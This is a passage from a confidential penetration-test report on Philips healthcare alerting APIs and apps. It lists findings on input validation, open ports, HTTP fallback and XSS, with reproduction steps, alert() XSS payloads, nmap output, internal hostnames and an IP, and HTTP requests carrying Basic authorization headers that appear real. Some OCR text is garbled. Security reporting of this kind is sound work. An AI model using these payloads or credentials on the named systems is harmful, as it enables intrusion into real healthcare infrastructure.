Vulnerability Category	A8- Security Misconfiguration
Severity	Low
CVSS V3 Calculation	CVSS Base Score: 2.6 CVSS:3.0/AV:N/AC:H/PR:L/UI:R/S:U/C:L/I:N/A:N
Description	<p><b>Vulnerability Description:</b></p> <p>It was observed that the API accepts invalid characters as a input in the request.</p> <p><b>Exploitability rational:</b></p> <p>Without proper validation, quality and integrity issues may exist since data is sent to the application may cause a failure in business logic. Additionally, malformed content may corrupt server-side application processing that relies on properly formed user input to execute correctly.</p> <p><b>Impact Rational:</b></p> <p>An attacker could further exploit similar instance to perform attacks such as cross site scripting and injection related attacks.</p>
Affected URLs & Binary	<a href="https://philipsinformatics-alertsink-test.eu1.phsdp.com/api/CRM/Case">https://philipsinformatics-alertsink-test.eu1.phsdp.com/api/CRM/Case</a> <a href="https://philipsinformatics-alertsink-dev.eu1.phsdp.com/api/CRM/Case">https://philipsinformatics-alertsink-dev.eu1.phsdp.com/api/CRM/Case</a> Octopus.Manager.Tentacle.exe <a href="https://philips-ei.octopus.app/app#/">https://philips-ei.octopus.app/app#/</a>
Recommendation	It is recommended that proper input validations should be performed at both server and client side.
Status	OPEN

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

### Steps to Reproduce (API) :

- Visit the affected API endpoints in postman & Intercept with burpsuite
- Change the alertname parameter to any special chars or includes null values
- Observe that the same will be responded in API response.


### Steps to Reproduce (DesktopApp):

- Open the Octopus Tentacle Manager
- Click on Add tentacle
- Add tentacle name as <script>alert(1)</script>
- Click on Get started, the application responds back with unhandled error message.

### Steps to Reproduce (WebApp):

- Login to <https://philips-ei.octopus.app/app#/> with valid credentials
- Navigate to Configuration section & Click on Users
- Add Username as <script>alert(1)</script>
- Application not sanitizing user input, it displays the same.

### Supportive Evidence:



```

POST /api/CRM/Case HTTP/1.1
Content-Type: application/json
Authorization: Basic bWVtb3VzX16dvNHTVkuNVRNbmtNTmhaUD3mQUs=
User-Agent: PostmanRuntime/7.32.3
Accept: /*
Postman-Token: 97b7addb-bbed-4eb4-a5ea-ba81a24b925b
Host: philipsinformatics-alertsink-test.eu1.phsdp.com
Accept-Encoding: gzip, deflate
Connection: close
Content-Length: 10626

{
  "receiver": "memo_middleware_webhook",
  "status": "firing",
  "alerts": [
    {
      "status": "firing",
      "labels": {
        "alertcode": "Vue-PACS-A3-SS-D",
        "alertname": "#$# /",
        "country": "US"
      }
    }
  ]
}

```

Target: https://philipsinformatics-alertsink-test.eu1.phsdp.com

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
1 POST /api/CRM/Case HTTP/1.1 2 Content-Type: application/json 3 Authorization: Basic bWVtb3VzX16dvNHTVkuNVRNbmtNTmhaUD3mQUs=... 4 User-Agent: PostmanRuntime/7.32.3 5 Accept: /* 6 Postman-Token: 97b7addb-bbed-4eb4-a5ea-ba81a24b925b 7 Host: philipsinformatics-alertsink-test.eu1.phsdp.com 8 Accept-Encoding: gzip, deflate 9 Connection: close 10 Content-Length: 10626 11 12 { 13   "receiver": "memo_middleware_webhook", 14   "status": "firing", 15   "alerts": [ 16     { 17       "status": "firing", 18       "labels": { 19         "alertcode": "Vue-PACS-A3-SS-D", 20         "alertname": "#\$# /", 21         "country": "US", 22       } 23     } 24   ] 25 }	1 HTTP/1.1 200 OK 2 Access-Control-Allow-Headers: * 3 Access-Control-Allow-Methods: * 4 Access-Control-Allow-Origin: * 5 Content-Type: text/plain; charset=utf-8 6 Date: Mon, 17 Jul 2023 17:32:12 GMT 7 Server: Restrel 8 X-Vcap-Request-Id: 1017ba79-9e90-4369-6ac9-1b9fecfe34a7 9 Connection: Close 10 Content-Length: 52 11 12 Request for processing alert / #\$/ / accepted

- a. Screenshot shows that the CRM Case – Test – alertname value reflected back in response.

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

```

POST /api/CRM/Case HTTP/1.1
Content-Type: application/json
Authorization: Basic bWVtb3VzZXI6dVNHTVkuNVRNbmtNTmhaUDZmQUs=
User-Agent: PostmanRuntime/7.32.3
Accept: */*
Postman-Token: 40152b2e-8493-4234-ab0d-d43f3b4b123e
Host: philipsinformatics-alertsink-dev.eu1.phsdp.com
Accept-Encoding: gzip, deflate
Connection: close
Content-Length: 10626

{
  "receiver": "memo_middleware_webhook",
  "status": "firing",
  "alerts": [
    {
      "status": "firing",
      "labels": {
        "alertcode": "Vue-PACS-A3-SS-D",
        "alertname": "$$/ $$/ $%/",
        "country": "US"
      }
    }
  ]
}

```

Response


```

HTTP/1.1 200 OK
Access-Control-Allow-Headers: *
Access-Control-Allow-Methods: *
Access-Control-Allow-Origin: *
Content-Type: text/plain; charset=utf-8
Date: Mon, 17 Jul 2023 17:34:14 GMT
Server: Kestrel
X-Vcap-Request-Id: 8317ec73-3ed1-4dc8-6622-b58447e13b07
Connection: Close
Content-Length: 51

Request for processing alert $$/ $$/ $%/ accepted

```

**b. Screenshot shows that the CRM Case – dev – alertname value reflected back in response.**



**c. Screenshot shows that the Octopus Tentacle manager accepts the user input**

PHILIPS SCOE




Confidential


This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.



**d. Screenshot shows that the Octopus Tentacle manager accepts the user input**



**e. Screenshot shows that the Octopus application portal accepts the user input without validation**

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

## 8.14 DesktopApp: Extraneous Services Enabled


Vulnerability Title	Extraneous Services Enabled
Vulnerability Category	A5- Security Misconfiguration
Severity	Low
CVSS V3 Calculation	CVSS Base Score: 3.7 CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N
Description	<p><b>Vulnerability Description:</b></p> <p>It was observed that application exposes more ports and services, which may be not necessary to be exposed in internal network.</p> <p><b>Test as of on 15Jun2023:</b></p> <p>Multiple High Risk Open Ports found. Should be closed if no business requirement.</p> <p><b>Exploitability rational:</b></p> <p>Unused services exposed to internal network appears to be not directly exploitable, until the attacker gets access to the network.</p> <p><b>Impact Rational:</b></p> <p>Exposed services that are not used or needed for the function of the server provide attackers with a great surface to launch attacks against the system and network. Unused services may be neglected and not updated, potentially introducing security vulnerabilities. The information available on the make of device could be used to attempt more sophisticated attacks against the infrastructure.</p>
Affected Hosts	memoconc
Recommendation	It is recommended to review all the open ports and services and to disable or firewall services that are not in use to reduce the attack surface on the application.

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

Status	<b>Open</b>
--------	-------------

**Test as of on 15Jun2023:**

**Steps to Reproduce:**

- Run nmap command line: nmap -sC -sV -Pn -p- <hosts>
- Observe the result that application exposing open ports & services

**Supportive Evidence:**

```
Nmap scan report for memoconc (130.147.140.173)
Host is up (0.00018s latency).
Other addresses for memoconc (not scanned): fe80::4186:505b:bf66:a0ab
Not shown: 983 closed tcp ports (reset)

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.4 (protocol 2.0)
80/tcp    open  http         Microsoft IIS httpd 10.0
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
808/tcp   open  mc-nmf       .NET Message Framing
1040/tcp  open  netsaint?
1433/tcp  open  ms-sql-s     Microsoft SQL Server 2019 15.00.4073
1801/tcp  open  msmq?
2103/tcp  open  msrpc        Microsoft Windows RPC
2105/tcp  open  msrpc        Microsoft Windows RPC
2107/tcp  open  msrpc        Microsoft Windows RPC
3306/tcp  open  mysql?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
7778/tcp  open  mc-nmf       .NET Message Framing
9000/tcp  open  cslistener?
9090/tcp  open  ssl/http     Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
```

- a. Screenshot shows that the application exposes many open ports & services

<https://www.cvedetails.com/cve/CVE-2021-41617/>

The screenshot shows the CVE-2021-41617 details page on cvedetails.com. The main content area includes:

- Vulnerability Details:** Describes a privilege escalation issue in sshd on OpenSSH 6.2 through 8.8.
- Published:** 2021-09-26 19:15:07, **Updated:** 2023-02-14 14:15:09, **Source:** MITRE.
- Exploit prediction scoring system (EPSS) score for CVE-2021-41617:**
  - Probability of exploitation activity in the next 30 days: 0.06%
  - Percentile: ~21% (21%)
  - [EPSS Score History](#) | [EPSS FAQ](#)
- CVSS scores for CVE-2021-41617:**

Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Source
4.4	MEDIUM	AV:L/AC:M/Au:N/C:P/I:P/A:P	3.4	6.4	nvd@nist.gov
7.0	HIGH	CVSS:3.1/AV:L/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H	1.0	5.9	nvd@nist.gov

**Identified CVE for the Openssh 8.4 application version.**

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

## 8.15 Webservices: HTTPS Fallback Allowed

Vulnerability Title	HTTPS Fallback Allowed
Vulnerability Category	A5- Security Misconfiguration
Severity	Low
CVSS V3 Calculation	CVSS Base Score: 3.1 CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:L/I:N/A:N
Description	<p><b>Vulnerability Description:</b> During the security assessment of the Web services, it is found that the application may initially be served over HTTPS, it is also accessible over HTTP, resulting in application traffic that is sent in plaintext.</p> <p>Also, the API's are found missing HSTS header.</p> <p><b>Retest as of on 15Jun2023:</b> 404 page not found. Hence considering this issue as closed.</p> <p><b>Exploitability Rational:</b> If a victim accesses the API with an HTTP-based URL, an attacker listening on any network between the victim and the application server may view and modify the traffic.</p> <p><b>Impact Rational:</b> Attacker can perform Man in the middle attack and can see all communication in clear text.</p>
Affected Systems/IP Address/URL	<a href="https://philipsinformatics-alertsink-test.us-east.philips-healtsuite.com/">https://philipsinformatics-alertsink-test.us-east.philips-healtsuite.com/</a>
Recommendation	Enable HTTPS and enforce on the application server. Once HTTPS is properly configured, ensure that the application requires HTTPS for access to all application resources, including JavaScript files, style sheets, and images. When a user attempts to navigate to any part of the application over HTTP, the application should redirect the user to the HTTPS version of the application. Lastly, it is recommended that applications are deployed with HTTP Strict Transport Security (HSTS). HSTS forces the browser to access a site only over HTTPS and prevents access in cases where the authenticity of the X.509 certificate cannot be verified. HSTS is supported in recent versions of the Chrome, Firefox, and Opera web browsers.

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

	<p>To enable HSTS, add the Strict-Transport-Security header to the response header when users first access the site over HTTPS.</p> <p>For more information on the HSTS header, refer to the relevant OWASP page, located at the below link:</p> <p><a href="https://www.owasp.org/index.php/HTTP_Strict_Transport_Security">https://www.owasp.org/index.php/HTTP_Strict_Transport_Security</a></p>
Status	Closed

### Steps to Reproduce:

- Send the create case request to burp repeater and edit the protocol from HTTPS to HTTP by changing the port number from 443 to 80.
- Send the request and you can observe that the backend supports HTTP.

### Supportive Evidence:

```

Request
Pretty Raw Hex
1 GET /api/GEM/Case/alert?id=rch20%3cmsg20src3da20oneerror3daert1l1%3e1n4sg HTTP/1.1
2 Host: philipsinformatics-electrsink-test.us-east.philips-healthsuite.com
3 Accept: */*
4 Accept-Encoding: br
5 Sec-Ch-Ua: "Chromium";v="100", "Not_A_Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5414.75 Safari/537.36
10 Accept: application/xml+json, application/xml;q=0.9, image/svg+xml, image/webp, image/png, */*, q=0.8, application/signed-exchange;v=b3;q=0.9
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18
19

Response
HTTP/1.1 200 OK
Access-Control-Allow-Methods: *
Access-Control-Allow-Origin: *
Content-Type: text/plain; charset=utf-8
Date: Wed, 25 Jan 2023 12:31:17 GMT
Server: Reseter
X-Content-Type-Options: nosniff
Content-Length: 205
Connection: Close

{
  "id": "6f1fe87-3baef-48d7-783d-48c2e07c194c",
  "message": "Request for processing for manual creation of alert based on alert id rch20%3cmsg20src3da20oneerror3daert1l1%3e1n4sg accepted, status will be updated to GEM or Thermo based on prometheus remote write configuration"
}

```

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

### Retest as of on 15Jun2023:

The screenshot shows the OWASP ZAP proxy tool interface. The 'Repeater' tab is selected. The 'Request' pane displays an HTTP request with the following details:

```

1 GET / HTTP/1.1
2 Host: philipsinformatics-alertsink-test.us-east.philips-healthsuite.com
3 Sec-Ch-Ua: "Not A Brand";v="1", "Chromium";v="114.0.5735.199", "AppleWebKit";v="537.36"
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: ""
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.199 Safari/537.36
8 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
   bp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: none
10 Sec-Fetch-Dest: document
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
16
17

```

The 'Response' pane shows the following 404 Not Found response:

```

1 HTTP/1.1 404 Not Found
2 Cache-Control: no-cache, no-store
3 Content-Type: text/plain; charset=utf-8
4 Date: Tue, 08 Aug 2023 07:41:05 GHT
5 X-Cf-Hitcount: 1
6 X-Cf-Interest: unknown_route
7 X-Content-Type-Options: nosniff
8 Content-Length: 117
9
10 404 Not Found: Requested route
   ('philipsinformatics-alertsink-test.us-east.philips-healthsuite.com') does not exist.
11
12
13
14
15
16
17

```

The 'Inspector' pane on the right lists various request and response attributes.

**404 page not found. Hence issue has been closed.**

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

## 8.16 WebApp & WebServices: Weak Input validation and Data Not Validated for Semantic Correctness

<b>Vulnerability Title</b>	Weak Input Validation and Data not Validated for Semantic Correctness
<b>Vulnerability Category</b>	A3- Injection
<b>Severity</b>	<b>Low</b>
<b>CVSS V3 Calculation</b>	CVSS Base Score: 3.5 CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:N/I:L/A:N
<b>Description</b>	<p><b>Vulnerability Description:</b></p> <p>During the security assessment, it is observed that the application and the profile name change does not validate user input for semantic correctness. While there is server-side validation in place to ensure that user input does not negatively impact the application or other users, the application fails to ensure that the data supplied matches the expected format for each given field.</p> <p><b>Retest as of on 15June2023:</b></p> <p>Malicious Javascript Payload is not output encoded in response. Input Validation should be placed in the application.</p> <p><b>Exploitability rational:</b></p> <p>Without proper validation, quality and integrity issues may exist since data is sent to the application may cause a failure in business logic. Additionally, malformed content may corrupt server-side application processing that relies on properly formed user input to execute correctly.</p> <p><b>Impact Rational:</b></p> <ul style="list-style-type: none"> <li>• Damage to brand through site defacement.</li> <li>• Information leakage through injected page content that spoofs legitimate application functionality (For example, a form that asks the user to re-enter their credentials and then sends the credentials to the attacker).</li> </ul>

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

	<ul style="list-style-type: none"> <li>• Page redirect to an attacker-controlled site via the meta refresh tag.</li> </ul> <p>Note that this attack is similar to cross-site scripting given that in both attack scenarios, injected payloads are rendered in a victim's browser. The difference lies in the capability each exploit provides the attacker, and the extent of the impact on the victim. Cross-site scripting allows an attacker to execute scripts in the victim's browser, whereas HTML injection only allows the attacker to inject malicious HTML into pages displayed to the victim.</p>
Affected Systems/IP Address/URL	<p><a href="https://philipsinformatics-alertsink-test.us-east.philips-healthsuite.com/">https://philipsinformatics-alertsink-test.us-east.philips-healthsuite.com/</a></p> <p><a href="https://caserecreationservice-infomm4.eu-west.philips-healthsuite.com/imccs-ccs/createcase">https://caserecreationservice-infomm4.eu-west.philips-healthsuite.com/imccs-ccs/createcase</a></p> <p><b>Retest as of on 15Jun2023:</b></p> <p><a href="https://mas-edi-grafana-client-test.eu-west.monitoring.hsdp.io/profile">https://mas-edi-grafana-client-test.eu-west.monitoring.hsdp.io/profile</a></p>
Recommendation	Do a proper input validation on any data coming from client and always make sure uses output encoding while rendering any data on client side.
Status	<b>Open</b>

**Steps to Reproduce:**

- Launch postman tool and edit the post body of the create case API
- Edit the equipment number with malicious payload such as <script>alert(1)</script>
- You can observe that the payload is not output encoded in response.

**Supportive Evidence:**

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

```

Request
Pretty Raw Hex JSON
1 POST /cases/cases/createncase HTTP/1.1
2 Host: casetcreationservice-infrmnd4.eu-west.philips-healsuite.com
3 Content-Type: application/json; charset=UTF-8
4 User-Agent: PostmanRuntime/7.35.2
5 Accept: /*
6 Postman-Token: e4d7087d-ecf7-419e-81bf-11a1cde7c17
7 Postman-scope: https://casetcreationservice-infrmnd4.eu-west.philips-healsuite.com
8 Accept-Encoding: gzip, deflate
9 Connection: close
10 Content-Length: 465
11
12 {
13   "alertid": [
14     {
15       "caseDescription": "test",
16       "caseEndDateTime": "",
17       "caseId": "",
18       "caseOpenDateTime": "",
19       "caseTitle": "Test",
20       "category": "Test",
21       "caseNumber": "5040816'<script>alert(1)</script>'",
22       "modality": "CT",
23       "originatorLoginName": "MM/Bader",
24       "priority": "Scheduled Activity",
25       "status": "Open",
26       "status": "",
27       "systemId": "",
28       "tillcaseclosed": true
29     }
30   ]
31 }

Response
Pretty Raw Hex Render JSON
1 HTTP/1.1 500 Internal Server Error
2 Allow: None
3 Content-Type: application/json; charset=UTF-8
4 Date: Fri, 20 Jan 2023 05:34:53 GMT
5 Server: None
6 Strict-Transport-Security: max-age=31622400; includeSubDomains
7 X-Content-Type-Options: nosniff
8 Content-Length: 105
9 Connection: Close
10
11 [
12   {
13     "errorcode": 15000,
14     "message": "Unable to locate Equipment with number 5040816'<script>alert(1)</script>'"
15   }
16 ]

```

```

Request
Pretty Raw Hex
1 GET /api/GEM/Case/alertid/2ch2043cmgt20src3data20oneerror3dalert(1)%3elndsg HTTP/1.1
2 Host: philipsinformatics-alertsink-test.us-east.philips-healsuite.com
3 Accept: */*
4 Sec-Ch-Ua: "Chromium";v="108", "Not_A_Brand";v="69"
5 Sec-Ch-Ua-Mobile: ?0
6 Content-Type: text/html
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.75 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18
19

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Headers: *
3 Access-Control-Allow-Methods: *
4 Access-Control-Allow-Origin: *
5 Content-Type: text/plain; charset=utf-8
6 Date: Wed, 25 Jan 2023 10:01:36 GMT
7 Server: TestServer
8 X-Content-Type-Options: nosniff
9 Connection: Close
10 Content-Length: 205
11
12 Request for processing for manual creation of alert based on alert id <script>alert(1)</script> accepted, status will be updated to GEM or Thawed based on preexisting <script>src=a configuration

```

## Retest results as of on 15June2023:

### Steps to Reproduce:

- Open the application in the browser.
- Edit the profile name with malicious payload such as  
<svg/onload='+/"/+/onmouseover=1+/\*/[]/+alert(1)//>
- You can observe that the payload is not output encoded in response.

### Supportive Evidence:

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

The screenshot shows a dark-themed web application interface. On the left is a sidebar with navigation links: Home, Profile (which is selected and highlighted with a red border), Notification history, and Change password. The main content area has a title 'Profile'. Below it, there are several input fields: 'Name' containing the value '<svg/onload=\\\"\\\"/\\+/or</svg><svg/onload=\\\"\\\"/\\+/onmouseover=1\\/+[\*\\/]\\/+alert(1)\\//>', 'Email' with 'tom123@gmail.com', and 'Username' with 'tom123@gmail.com'. A blue 'Save' button is located below these fields. Underneath is a 'Preferences' section with 'UI Theme' options: Default (selected), Dark, Light, and System. The 'Home Dashboard' dropdown is set to 'Default dashboard'. At the bottom is a 'Timezone' dropdown. The entire 'Name' input field is also highlighted with a red border.

**Payload is not output encoded in response.**

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

## 8.17 WebServices: Verbose Error Messages

Vulnerability Title	Verbose Error Messages
Vulnerability Category	A5-Security Misconfiguration
Severity	Low
CVSS V3 Calculation	CVSS Base Score: 3.1 CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:N/I:L/A:N
Description	<p><b>Vulnerability Description:</b></p> <p>During the security assessment, it is observed that the backend provides a detailed error message in the form of a exceptional error when tried to input a malformed value that the server doesn't understand other than desired value in the input fields.</p> <p><b>Exploitability rational</b></p> <p>The attacker needs to be in internal network with a user privilege to perform enumeration.</p> <p><b>Impact Rational:</b></p> <p>In most cases, server information does not involve the leakage of critical pieces of information, but rather information that may aid the attacker through the exploitation phase of the attack.</p>
Affected Systems/IP Address/URL	<a href="https://caserecreationservice-infomm4.eu-west.philips-healthsuite.com/imcs-ccs/createcase">https://caserecreationservice-infomm4.eu-west.philips-healthsuite.com/imcs-ccs/createcase</a>
